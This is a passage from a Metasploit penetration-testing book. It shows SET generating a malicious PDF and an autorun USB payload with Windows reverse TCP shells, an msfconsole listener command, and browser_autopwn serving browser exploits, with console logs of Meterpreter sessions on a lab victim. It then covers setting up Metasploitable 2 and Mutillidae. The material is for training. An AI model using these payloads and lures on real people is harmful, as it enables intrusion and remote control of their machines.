   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>14
```

Figure 6.16 – Generating a malicious PDF using SET

5. Select option one to use `Windows Reverse TCP Shell` as the payload for our exploit.

6. Then, set the IP address of the attacker's machine using the LHOST variable (in this case, it's `192.168.44.134`) and the port to listen in on (in this case, `443`):



```
set:payloads>14



   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener (LHOST): 192.168.44.134
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
```

Figure 6.17 – Generating a malicious PDF using SET

The PDF file is generated in the directory `/root/.set/`.

7. Now, we need to send it to our victim using any of the available communication mediums.

Meanwhile, we also need to start a listener, which will accept the reverse Meterpreter connection from our target.

We can start a listener using the following command:

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/
meterpreter/reverse_tcp; set LHOST 192.168.44.134; set LPORT
443; run; exit -y"
```

On the other end, our victim received the PDF file and tried to open it using Adobe Reader. Adobe Reader crashed; however, there's no sign that would indicate that they were the victim of a compromise:





Fig 6.18 – Executing a malicious PDF on target system

Back on the listener end (on the attacker's system), we have got a new `meterpreter` shell! We can see this in the following screenshot:



```
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 443
[*] Started reverse TCP handler on 192.168.44.134:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:443 -> 192.168.44.129:1143) at 2017-05-12 01:12:32 -0400

meterpreter > sysinfo
Computer        : SAGAR-C51B4AADE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > 
```


Figure 6.19 – Getting meterpreter access to target system

We've now successfully learned how to compromise a computer. Next, we will be creating infectious media drives.

Creating infectious media drives

Let's learn how to create infectious media drives:


1. Open the **Social Engineering Toolkit** from the main menu.
2. Select option three, **Infectious Media Generator**, as in the following screenshot. Then, select option two to create a standard Metasploit executable:



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 3

 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>2
```

Figure 6.20 – Generating a malicious payload using SET

3. Now, select option one to use `Windows Shell Reverse TCP` as the payload for our exploit. Then, set the IP address in the LHOST variable and the port to listen in on:



```
   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>2


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):192.168.44.134
set:payloads> Enter the PORT for the reverse listener:8181
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
```

Figure 6.21 – Generating a malicious payload using SET

The **Social Engineering Toolkit** (**SET**) will generate a folder called `autorun` located at `/root/.set/`. This folder can be copied to a USB Flash Drive or CD/DVD ROMs to distribute to our victim. Meanwhile, we would also need to set up a listener (as in the earlier section) and then wait for our victim to insert the infected media into his system.


Next, we will be using another auxiliary module, `browser_autopwn`, to perform a client-side attack.

Using browser autopwn

An interesting auxiliary module for performing client-side attacks is `browser_autopwn`. This auxiliary module works in the following sequence:

1. The attacker executes the `browser_autopwn` auxiliary module.
2. A web server is initiated (on the attacker's system), which hosts a payload. The payload is accessible over a specific URL.
3. The attacker sends the specially generated URL to his victim.
4. The victim tries to open the URL, which is when the payload gets downloaded on his system.
5. If the victim's browser is vulnerable, the exploit is successful and the attacker gets a Meterpreter shell.


From `msfconsole`, select the `browser_autopwn` module using the `auxiliary/server/browser_autopwn` command, as in the following screenshot. Then, configure the value of the LHOST variable and run the auxiliary module:



```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   LHOST                     yes       The IP address to use for reverse-connect payloads
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropriate exploits


msf auxiliary(browser_autopwn) > set LHOST 192.168.44.134
LHOST => 192.168.44.134
msf auxiliary(browser_autopwn) > 
```

Figure 6.22 – Using the browser_autopwn auxiliary module

Running the auxiliary module will create many different instances of exploit/payload combinations as the victim might be using any kind of browser:




```
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module execution completed

[*] Setup
msf auxiliary(browser_autopwn) > [*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tc
p

[*] Starting exploit modules on host 192.168.44.134...
[*] ---

[*] Using URL: http://0.0.0.0:8080/dAekbxFDCxrG
[*] Local IP: http://192.168.44.134:8080/dAekbxFDCxrG
[*] Server started.
[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/luTIWsISaMRvF
[*] Local IP: http://192.168.44.134:8080/luTIWsISaMRvF
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/zohIsz
[*] Local IP: http://192.168.44.134:8080/zohIsz
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/ZqoMCDpvfth
[*] Local IP: http://192.168.44.134:8080/ZqoMCDpvfth
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/GnXuuhF
[*] Local IP: http://192.168.44.134:8080/GnXuuhF
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/QgcrsC
[*] Local IP: http://192.168.44.134:8080/QgcrsC
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/xEWajhz
[*] Local IP: http://192.168.44.134:8080/xEWajhz
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
```

Figure 6.23 – Using the browser_autopwn auxiliary module

On the target system, our victim opened up Internet Explorer and tried to hit the malicious URL `http://192.1 68. 4 4.134:80 80` (that we set up using the `browser_autopwn` auxiliary module).

Back on our Metasploit system, we got a `meterpreter` shell as soon as our victim opened the specially crafted URL:



```
[*] handling request for /OlyBOHqGZT/
[*] handling request for /wazdTYykQgL/
[*] Sending jar
[*] handling request for /QZhjP/oTPztllO.jar
[*] Sending jar
[*] handling request for /QZhjP/oTPztllO.jar
[*] Sending jar
[*] handling request for /OlyBOHqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SvMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] handling request for /OlyBOHqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SvMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Sending stage (46089 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:7777 -> 192.168.44.129:1122) at 2017-05-10 01:01:40 -0400
[*] Session ID 1 (192.168.44.134:7777 -> 192.168.44.129:1122) processing InitialAutoRunScript 'migrate -f'
background
[-] Unknown command: background.
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
===============

  Id  Type                      Information                 Connection
  --  ----                      -----------                 ----------
  1   meterpreter java/windows  shareuser @ sagar-c51b4aade  192.168.44.134:7777 -> 192.168.44.129:1122 (192.168.44.129)

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : sagar-c51b4aade
OS          : Windows XP 5.1 (x86)
Meterpreter : java/windows
meterpreter > 
```

Figure 6.24 – Using the browser_autopwn auxiliary module

We've successfully learned how to use browser autopwn.

Summary

In this chapter, we learned how to use various tools and techniques in order to launch advanced client-side attacks and bypass the network perimeter restrictions. You can now use a variety of techniques to test vulnerabilities on systems using these attacks.

In the next chapter, we'll look at Metasploit's capabilities for testing the security of web applications.

Exercises

You can try the following exercises:

- Get familiar with the various parameters and switches of `msfvenom`.
- Explore various other social engineering techniques provided by the Social Engineering Toolkit.
- Use MSFPC to create a payload that can be deployed on Tomcat.

7
Web Application Scanning with Metasploit

In the previous chapter, we had an overview of how Metasploit can be used to launch deceptive client-side attacks. Web applications are often considered soft targets for the attackers to get into. Due to a lack of secure **Software Development Life Cycle** (**SDLC**) practices, quite often applications contain potential vulnerabilities when developed. Web application security testing is a separate and vast subject area, so covering it completely is beyond the scope of this book. Though the Metasploit Framework is not essentially an application security scanning tool, it is flexible enough to offer modules and features that aid in detecting vulnerabilities in web applications.

In this chapter, you will learn about the various features of the Metasploit Framework that can be used to discover vulnerabilities within web applications.

To achieve the goals of this chapter, we'll work through the following topics:

- Setting up a vulnerable web application
- Web application vulnerability scanning using WMAP
- Metasploit auxiliary modules for web application enumeration and scanning

Technical requirements

The following are required:


- A Docker setup on Kali Linux
- A Metasploitable 2 instance

Setting up a vulnerable web application

Before we start exploring the web application scanning features offered by the Metasploit Framework, we need to set up a test application environment in which we can fire our tests. As discussed in the previous chapters, Metasploitable 2 is a Linux distribution that is deliberately made vulnerable. It also contains web applications that are intentionally made vulnerable, and we can leverage this to practice using Metasploit's web scanning modules.

Metasploitable 2 contains two vulnerable web applications that we can use as targets: Multidae and **Damn Vulnerable Web Application** (**DVWA**).

In order to get the vulnerable test applications up and running, simply boot up Metasploitable 2 and access it remotely from any of the web browsers, as in the following screenshot:



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Figure 7.1 – Metasploitable 2 web page

The Multidae vulnerable application can be opened for further tests by browsing to `Metasploitable 2 IP address/multidae`, as in the following screenshot:



http://192.168.44.133/mutill
192.168.44.133/mutillidae/
Search
Most Visited
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards
M illidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
ns
PHP errors
urai WTF and Backtrack contains all the tools needed or you may build your own collection
Site hacked...err...quality tested with Samurai WTF, Backtrack, Firefox, Burp-Suite Netcat, and these Mozilla Add-ons
back|track
Samurai Web Testing Framework
192.168.44.133/mutillidae/#

Figure 7.2 – Multllidae home page

